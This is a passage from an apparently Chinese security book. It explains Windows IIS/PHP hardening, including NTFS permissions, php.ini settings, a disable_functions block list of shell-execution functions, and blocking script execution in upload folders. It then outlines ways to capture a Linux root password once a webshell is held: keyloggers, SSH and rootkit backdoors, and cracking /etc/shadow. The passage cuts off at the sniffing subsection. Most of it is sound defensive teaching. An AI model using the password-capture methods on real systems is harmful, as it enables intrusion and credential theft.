介绍具体的权限之前，我们看一下普通的磁盘的权限。如图 8-76 所示，这里包括 Everyone 和 Users 账户，他们的权限是可以查看目录的内容。因为系统盘的内容不希望被其他人看到，所以必须禁止这些权限，在这里把 Everyone 和 Users 用户删除，只留下 Administrator 和 SYSTEM。同理，把 D、E、F 盘都设置成这样的权限。




图 8-76 普通磁盘用户的权限

非卖品，仅供非商业用途或交流学习使用

注意

这里的服务器只有 4 个磁盘，所以设置成了 4 个。如果有多个磁盘，一定要把所有的磁盘都设置成和 C 盘相同的权限。除了 Web 目录中的一些目录设置成可写以外，其他地方绝对不允许有可写目录存在。当然，有个例外是 c:\windows\temp 目录，因为很多程序需要把文件上传到这里，下面会讲解如何详细配置 c:\windows\ temp 目录。

3. 设置 c:\Documents and Settings 的权限

设置 c:\Documents and Settings 的权限时，同样只保留 Administrator 和 SYSTEM 权限。虽然设置了“Documents and Settings”目录的权限，但是目录下的文件还是具有自己的权限，如图 8-77 所示。所以，这里还需要继续修改。在“Documents and Settings”的“Administrator”目录下可以看到默认权限只有 Administrator、Administrators 和 SYSTEM，所以这里不需要修改了。继续看“All Users”目录，默认权限不小，所以还是保留 Administrator 和 SYSTEM。了解了上面的步骤以后，依次对“All Users”下面的所有目录（注意：这里是所有目录）都只保留 Administrator 和 SYSTEM 权限。

4. 设置 c:\program and files 目录的权限

同理，c:\program and files 目录也只保留 Administrator 和 SYSTEM 权限。但是，我们必须把“Common Files”这个目录设置成如图 8-78 所示的权限。




图 8-77　设置 c:\Documents and Settings 的权限




图 8-78　设置 c:\program and files 目录的权限

5. 设置 inetsrv 目录的权限

如果服务器安装了 IIS，会在 c:\windows\system32 目录下创建一个“inetsrv”目录，这里有个文件夹叫“ASP Compiled Templates”，如图 8-79 所示，IIS 的启动用户“IUSR_计算机名”具有完全控制权限。因为这个目录很少有人注意，所以一直成为提权的杀手锏。我们必须把这个目录的“IUSR_计算机名”这个用户删除。

6. 设置 c:\windows\temp 目录的权限

c:\windows\temp 目录的设置需要考虑的因素非常多。首先，许多应用程序把上传的临时目录设置成这里，所以这个目录必须有可写权限，但是如果设置成可写，黑客能够通过在这里上传 cmd.exe

等程序进行提权。其次，一些服务器的虚拟管理软件，如 hzhost 默认把 Session 写入这里，这样就造成了安全隐患。因为 Session 中可能包含虚拟机的用户和密码，所以读权限也要谨慎设置。最后，这里也是系统的临时文件夹，很多程序的运行依赖这里。

权衡利弊，我们需要根据具体的情况具体配置。对企业或者个人服务器没有安装 hzhost 等软件的情况，设置成如图 8-80 所示的权限，把所有用户删除，保留 Administrator 和 SYSTEM，然后添加 Everyone 修改、读取及运行，列出文件目录、读取、写入权限。




图 8-79　删除 IIS_WPG 完全控制权限




图 8-80　设置 c:\windows\temp 目录的权限

到这里，我们就完成了 NTFS 的基本配置，这样设置的安全性会大大提高。

8.12　Windows 下 PHP+MySQL+IIS 安全平台的高级配置

经过前面的学习可以了解 IIS+MySQL+PHP 的基本配置过程和 Windows 的基本权限设置，下面介绍 PHP 的安全配置、Web 目录的安全配置及 IIS 的高级安全配置。

这里设置的最终目标是 Web 站点只运行 PHP，不支持 ASP 和 ASP.NET，让特定的目录或者子网站不能执行 PHP 脚本。例如，将图片目录设置成不能运行 PHP，这样就算网站有被登录后台的危险，黑客能够上传文件，最终也不能执行 WebShell；就算黑客拿到了 WebShell，也无法读目录或者文件，不能执行命令。换句大话就是：强大的 WebShell 在黑客手上没有任何利用价值。

8.12.1　php.ini 文件

为什么把 php.ini 放在最前面写呢？由于 Web 网站是 PHP 的，很多默认的选项是不安全的，给黑客留下了非常多的可利用机会，所以，首先必须要把 php.ini 设置得变态些，这样就能阻止一般脚本黑客的攻击了。

我们先来了解 php.ini 的基本概念。空白字符和以分号开始的行被简单地忽略，设置指令的格式如下。

```
directive = value
```

- 指令名（directive）：是大小写敏感的，所以“foo=bar”不同于“FOO=bar”。
- 值（value）：可以是用引号界定的字符串（如“foo”）、一个数字（整数或浮点数，如 0、1、

34、-1、33.55）、一个 PHP 常量（如 E_ALL、M_PI）、一个 INI 常量（如 On、Off、none）、一个表达式（如“E_ALL & ~E_NOTICE”）。

还有一个是设置布尔值，“1”表示“On”（开启），“0”表示“Off”（关闭）。php.ini 分了很多部分，如模块部分、PHP 全局配置、数据库配置等。如图 8-81 所示是一个基本的 php.ini。




图 8-81　php.ini 文件参数

8.12.2　php.ini 参数的安全设置

了解了基本的概念以后，我们就可以开始高级配置之旅。下面分别介绍 php.ini 中涉及安全的重要参数。

第一个重要的参数是 register_globals。这个配置影响 PHP 如何接收传递过来的参数。register_globals 的意思是注册为全局变量，所以当它开启的时候，传递过来的值会被注册为全局变量直接使用，而当它关闭的时候，我们需要到特定的数组里去得到它。从众多 PHP 漏洞来看，一大部分是在 register_globals 开启的时候被利用的，所以强烈建议将这个参数修改成“Off”。PHP 的最高版现在都是默认设置为“Off”，如果使用的版本比较低，一定要修改这个参数。

第二个重要的参数是 magic_quotes_gpc。如果把 magic_quotes_gpc 参数设置成“Off”，那么 PHP 就不会对“'”（单引号）、“"”（双引号）、“\”（反斜线）和空字符进行转义，这样就可能造成服务器非法注入。但是，如果把 magic_quotes_gpc 设置成“On”，如果 $_POST、$_GET、$_COOKIE 提交的变量中有上面 4 种字符，PHP 就会给它们加上“\”，这样可以大大提高 PHP 的安全。强烈推荐将 magic_quotes_gpc 设置为“On”。

第三个比较重要的参数是 display_errors。之所以说这个参数重要，是因为没有不会犯错误的开发者，PHP 的 display_errors 参数就是帮助开发者定位和确定这些错误的。可是，如果 PHP 提供的这些信息被黑客了解，那就不妙了。某网站因为没有对 display_errors 进行设置，导致 Web 目录泄露。这对于黑客来说可是非常重要的信息，因为很多时候的渗透都需要知道 Web 目录，如 WebShell 的写入等，所以强烈推荐把这个参数设置成“Off”。

第四个重要的参数是 safe_mode，也就是我们常说的安全模式。PHP 的安全模式是一个非常重要的内嵌安全机制，能够控制 PHP 中的一些函数，如 system() 等，同时对很多文件操作函数进行了权限控制，也不允许对某些关键文件的文件进行操作，如/etc/passwd。但是，默认的 php.ini 是没有打开安全模式的，可以使用命令“safe_mode = on”将它打开。

第五个参数是 open_basedir。使用 open_basedir 选项能够控制 PHP 脚本只能访问指定的目录，这样能够避免 PHP 脚本访问不应该访问的文件，在一定程度上降低了 WebShell 的危害。一般可以设置为只能访问网站目录，命令为“open_basedir = E:\test”。

第六个参数是 disable_functions。使用 disable_functions 参数可以限制一些对于系统来说威胁很大的函数，如我们在第一部分中看到的 phpinfo() 函数可以看到关于 PHP 的环境变量等，还可以利用 system、exec 等函数执行系统命令等。在这里我们推荐过滤的函数有 disable_functions=phpinfo、passthru、exec、system、chroot、scandir、chgrp、chown、shell_exec、proc_Open、proc_get_status、ini_alter、ini_alter、ini_restore、dl、pfsockopen、openlog、syslog、readlink、symlink、popepassthru、stream_socket_server。如果对某个函数不了解，可以使用搜索引擎得到函数的相关介绍，然后决定服务器是否禁止。

第七个参数是 com 组件。Windows 平台下的 PHP 脚本平台存在一个安全漏洞，使得 PHP 设置即使在安全模式下（safe_mode）仍然允许攻击者使用 COM() 函数来创建系统组件，进而执行任意命令。漏洞出现的原因是，在安全模式下的 PHP 平台虽然 system()、pathru() 函数被禁止，但是 com.allow_dcom 参数的设置依旧为“True”，以至于攻击者可以使用 COM() 函数创建系统组件对象来运行系统命令。如果是默认的 Apache 设置或者 Web 服务器以 Loacalsystem 权限或 Administrators 权限运行，攻击者可以使用这个漏洞来提升权限。所以，我们必须要关闭 com.allow_dcom 这个参数（默认值是“True”，需要把这个参数修改成“com.allow_dcom=false”）。

第八个参数是 expose_php。这个参数决定是否暴露 PHP 被安装在服务器上。如图 8-82 所示，如果这个参数设置为“On”，就会把 PHP 的版本等泄露，推荐值是“Off”。




图 8-82　是否暴露 PHP

参数基本上介绍完了。当然，php.ini 还有其他内容需要配置，但大部分都与安全无关，而是与 PHP 运行的效果有关，如优化等。如果读者感兴趣，可以参考 PHP 的官方手册。

注意

修改 php.ini 以后，必须重新启动 IIS，否则设置的内容将不会生效。

8.12.3　IIS 指定目录运行或者不运行 PHP

配置完 php.ini，虽然已经相当安全了，但最重要的设置还是在 IIS 上。IIS 可以限制某些用户的登录，同时可以通过为数据增加 SSL（安全套接层）来增强数据在传输过程中的安全性。可以利用

IIS 限制某些应用程序，如 PHP 的执行规则让 PHP 只能运行在指定的目录中，而其他的目录中是不能执行 PHP 的，这个规则可以运行文件上传目录、读取图片文件，但不能运行 PHP 文件。

如图 8-83 所示，可以看到网站和网站的资源，画线部分是网站目录，2008.php 是程序文件。




图 8-83　网站目录和文件

在网站根目录中新建一个目录，如“images”目录，然后在“images”目录下建立一个 2009.php 文件，内容是 phpinfo 的内容，如图 8-84 所示，能够正常访问并执行，说明程序运行了。




图 8-84　运行 2009.php 程序

要达到的目的是让这个目录不支持 PHP 的执行，有以下两种方法。

第一种是打开 IIS 信息服务管理器和网站，找到新建的目录，打开目录的属性对话框，如图 8-85 所示，在“执行权限”下拉列表中有 3 个选项，分别是“无”、“纯脚本”和“脚本和可执行文件”。这里选择“无”选项，然后单击“确定”按钮。刷新页面，重新运行 2009.php 程序，如图 8-86 所示，页面就无法运行了。

第二种办法是利用应用程序池来配置，具体的实现方法如图 8-87 所示，单击“创建”按钮，即可创建一个和网站名字相同的应用程序池。

单击“配置”按钮，出现如图 8-88 所示的“应用程序配置”文本框，将“应用程序扩展”列表框中的“.php”扩展删除，就不能运行 PHP 脚本了。

再次刷新，运行程序，就会出现 404 错误，而图片仍然可以访问，如图 8-89 所示。

当然，上面的配置也可以用于特定的服务器。例如，公司规模比较大，需要建立一个专门的图片服务器来缓解主服务器的负载时，可以使用这个方法。




图 8-85　设置执行权限




图 8-86　不能运行 2009.php 程序




图 8-87　创建应用程序池




图 8-88　配置应用程序池




图 8-89　访问图片正常

8.12.4　身份验证高级配置

给特定的目录集成了 Windows 2003 的身份验证功能，如后台的设置等。一个常见的场景如下。

如果后台目录是 admin，这里有 2 个验证用户和密码。第一道防护是服务器上的集成身份验证，就是在服务器上添加一个用户，然后设置一个非常变态的密码。第二道防护是网站本身的用户名和密码。当然，这两道防护的密码一定不能相同，否则就没有效果。我们来实现一下这个功能。例如，我们要配置的目录是 admin，打开“admin 属性”文本框，如图 8-90 所示，切换到“目录安全性”选项卡。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

单击“身份验证和访问控制”设置区的“编辑”按钮，如图 8-91 所示，勾选“集成 Windows 身份验证”选项，取消勾选“启用匿名访问”选项，然后单击“确定”按钮。




图 8-90　设置目录安全




图 8-91　设置身份验证方法

再次访问就出现了如图 8-92 的对话框，要求输入 Windows 服务器上的用户和密码。新建一个本地用户，然后把其权限设置为最低。

依次单击“开始”→“运行”选项，输入“cmd”，然后在 CMD 环境中输入“net user test test /add”命令，添加 test 用户到系统中。下面需要降低 test 用户的权限，右键单击“我的电脑”图标，在弹出的快捷菜单中选择“管理”选项，如图 8-93 所示，右键单击新建的 test 用户，在弹出的快捷菜单中选择“属性”选项，为其中设置用户密码永不过期，然后选择“拨入”选项，设置拒绝访问。单击“确定”按钮回到刚才的目录中，输入新建的用户名和密码就可以正常查看网页了。




图 8-92　授权最小权限用户访问




图 8-93　设置用户权限

8.12.5　设置服务器只支持 PHP 脚本

设置服务器只支持 PHP 脚本，如图 8-94 所示，只留下“.php”的扩展名就可以了，其他全部删除。当然，如果服务器需要支持 ASP 和 ASP.NET，可以只留下 ASP、ASP.NET 和 PHP 就行了，其他全部删除。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 8-94　仅支持 PHP 脚本

8.12.6　Web 目录的变态权限配置

网站的目录是 e:\test。打卡改目录的属性对话框，如图 8-95 所示，在“test 属性”对话框中将“IUSR_计算机名”添加进来，这个账号是 IIS 匿名用户的访问账号（注意：框中部分一定不要选择，否则黑客就能上传 WebShell 到网站目录了）。但是这样设置仍然不够，如网站需要上传图片的时候就无法操作了，这个时候我们需要把图片目录设置成可写权限，如图 8-96 所示。同时，结合前面的设置，把这个目录设置成不能执行 PHP，这样就实现了目录的变态配置。




图 8-95　为特定目录网络用户授权




图 8-96　设置图片目录不运行脚本

8.13　Linux 操作系统 root 账号密码获取防范技术研究

Linux 操作系统由于其开源性、低成本等特点，在商业上运用越来越多，很多公司都采用 LAMP（Linux+Apache+MySQL+PHP）典型架构。相对于 Windows 操作系统的密码获取技术而言，Linux 的密码获取比较困难。在 Windows 中，不论设置多么复杂的密码，都可以通过彩虹表、键盘记录、mimikatz_trunk 域名注入获取密码等技术获取包括 Windows 2008 Server 在内的所有操作系统密码。但在 Linux 操作系统中，如果设置一个非常复杂的密码，破解成功的几率相对较低。在获得网站 WebShell 权限的前提下，通过提权等方法可以获得系统权限，通过查看“/etc/shadow”文件的内容可以获取 Linux 操作系统的用户名和加密密码，但获取最高权限 root 用户的密码就比较困难。直接

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

添加账号容易被发现，所以获取 root 账号的密码非常必要。

本节的主要研究内容包括：使用普通用户权限记录 root 密码，使用 SSH 后门方法记录 root 密码，安装 Rootkit 后门程序记录 root 账号密码，通过 John 工具破解 shadow 密码，专用 Sulog 后门记录 SU 密码。

8.13.1　Linux 密码原理

简单介绍一下 Linux 密码的原理。

1. Linux 密码构成

在 Linux 系统中，涉及系统登录密码的重要文件有两个，分别是“/etc/passwd”和“/etc/shadow”，第一个文件记录用户信息，第二个文件真正保存用户密码信息。在“/etc/passwd”文件中，每一行表示一个用户的信息，一行有 7 个段位，每个段位用冒号分割。下面是一个 Linux 系统中的“/etc/passwd”文件的两行，其格式为“username:x:UID:GID:username full:username home:shell type”。

- 第 1 字段：用户名（也称为登录名）。
- 第 2 字段：口令，显示为 x，表示其实密码已被映射到“/etc/shadow”文件中。
- 第 3 字段：UID。
- 第 4 字段：GID。
- 第 5 字段：用户名全称，这是可选的，可以不设置。
- 第 6 字段：用户的根目录所在位置。
- 第 7 字段：用户所用 Shell 的类型，常见为“/bin/bash”。

“/etc/shadow”文件是“/etc/passwd”的影子文件，这个文件并不是由“/etc/passwd”产生的，这两个文件应该是对应互补的。shadow 的内容包括用户名及被加密的密码，以及其他“/etc/passwd”文件中不能包括的信息，如用户的有效期限等。这个文件只有 root 权限可以读取和操作。“/etc/shadow”文件的内容包括 9 个段位，每个段位之间用冒号分割。通过研究发现，即使两个账号的密码相同，其密码加密值也不一样。各个字段的含义如下。

- 第 1 字段：用户名（也称为登录名），“/etc/shadow”文件中的用户名和“/etc/passwd”文件中的用户名是相同的，这样就把 passwd 和 shadow 中使用的用户记录联系在一起，这个字段是非空的。
- 第 2 字段：密码（已被加密）。如果有些用户在这个字段是 x，表示这个用户不能登录系统。这个字段是非空的。
- 第 3 字段：上次修改口令的时间。这个时间是从 1970 年 1 月 1 日起到最近一次修改口令的时间间隔（以天为单位）。用户可以通过 passwd 来修改用户的密码，然后查看“/etc/shadow”文件中此字段的变化。
- 第 4 字段：两次修改口令的最短间隔天数，也就是说，用户必须经过多少天才能修改其口令，如果设置为 0 则禁用此功能。此项功能的用处不是太大，默认值是从“/etc/login.defs”文件定义中获取的，PASS_MIN_DAYS 中有定义。
- 第 5 字段：两次修改口令的最长间隔天数。该功能能够增强管理员管理用户口令的时效性，即增强了系统的安全性。系统默认值是在添加用户时从“/etc/login.defs”文件的定义中获取的，在 PASS_MAX_DAYS 中定义。
- 第 6 字段：设置提前多少天警告用户口令将过期。当用户登录系统后，系统登录程序提醒用

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

户口令将要作废。系统默认值是在添加用户时从“/etc/login.defs”文件的定义中获取，在 PASS_WARN_AGE 中定义。

- 第 7 字段：口令过期之后多少天禁用此用户。此字段表示用户口令作废多少天后系统会禁用此用户，也就是说，系统不再让此用户登录，也不会提示用户过期，而是完全禁用。
- 第 8 字段：用户过期日期。此字段指定了用户作废的天数（从 1970 年 1 月 1 日开始的天数），如果这个字段的值为空，则账号永久可用。
- 第 9 字段：保留字段，目前为空，以备将来 Linux 发展之用。

某系统 root 账号在“etc/shadow”文件中的表现方式为“root:1kbIAhX/R$PiLL1U.n6bivtIr4oTi2y0:15377:0:99999:7:::”。

2. Linux 密码文件位置

绝大部分 Linux 操作系统的密码文件名称为 shadow，但也有一些特殊的 Linux/UNIX 操作系统的密码文件名称为 passwd，而且密码文件所在位置也不一样。下面是一些常见 Linux 系统的密码文件位置。

- Linux：/etc/shadow。
- SystemV Release 4.2：/etc/security。
- SystemV Release 4.0：/etc/shadow。
- SunOS 5.0：/etc/shadow。
- SCO UNIX：/tcb/auth/files/。
- OSF/1：/etc/passwd。
- HP-UX：/.secure/etc/passwd。
- BSD 4.x：/etc/master.passwd。
- AIX3：/etc/security/passwd。
- IRIX5：/etc/shadow。

8.13.2 Linux 系统采用的加密算法

下面介绍 Linux 系统采用的加密算法。

1. 查看密码的加密算法

Linux 账户的密码加密后存放于“/etc/shadow”文件中。Linux 操作系统的密码采用的加密方式，取决于“/etc/pam.d/system-auth”或者“/etc/pam.d/passwd”文件中的定义，通过“more/etc/pam.d/system-auth”或者“authconfig --test | grep hashing”命令可以获取操作系统使用哪种加密算法，目前有 SHA-256、SHA-512 和 MD5 加密算法。

在 Red Hat Enterprise Linux Server 中，可以通过“authconfig --test | grep hashing”命令获取当前系统账号的密码加密算法，如图 8-97 所示。




图 8-97　获取 Red Hat Enterprise Linux Server 系统账号加密算法

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

2. Linux/UNIX 采用 5 种加密算法

Linux/UNIX 操作系统目前采用 5 种加密算法，可以通过加密后的密码值来识别，主要是通过账号后面的 $X 进行判断。$1 表示 MD5 加密算法，$2 表示使用 Blowfish 加密算法，$5 表示使用 SHA-256 加密算法，$6 表示使用 SHA-512 加密算法，其余为标准的 DES。例如，“root:1kbIAhX/R$PiLL1U.n6bivtIr4oTi2y0:15377:0:99999:7:::”的加密算法为 MD5。

3. Linux 密码操作

对于 Linux 密码操作，主要有增加、删除和修改，第一次添加用户时需要设定一个密码，修改密码使用“passwd”，删除用户时系统将自动删除设置的密码。读取密码加密文件的用户必须具备 root 权限，通过“cat /etc/shadow”命令可以读取 shadow 文件的内容。

8.13.3　获取 Linux root 密码方法研究

Linux Root 账号和密码的获取方法主要有 4 种，分别是键盘记录、嗅探、替换关键程序及暴力破解。目前没有非常完美的密码获取方法。

1. 键盘记录获取法

根据操作系统内核版本，编译一个修改过的 SSH 或者内核键盘记录软件，早期的键盘记录软件有 Keylogger、Keylog 等。在 root 账号下通过编译键盘记录程序或者执行编译好的键盘记录程序，当 root 用户登录时，程序自动捕获 root 账号输入的密码。此方法需要有 root 权限，但可以做得极为隐秘。例如，使用内核键盘记录功能增加模块隐藏、文件隐藏、链接隐藏等功能，以增强程序的隐秘性。

2. 嗅探

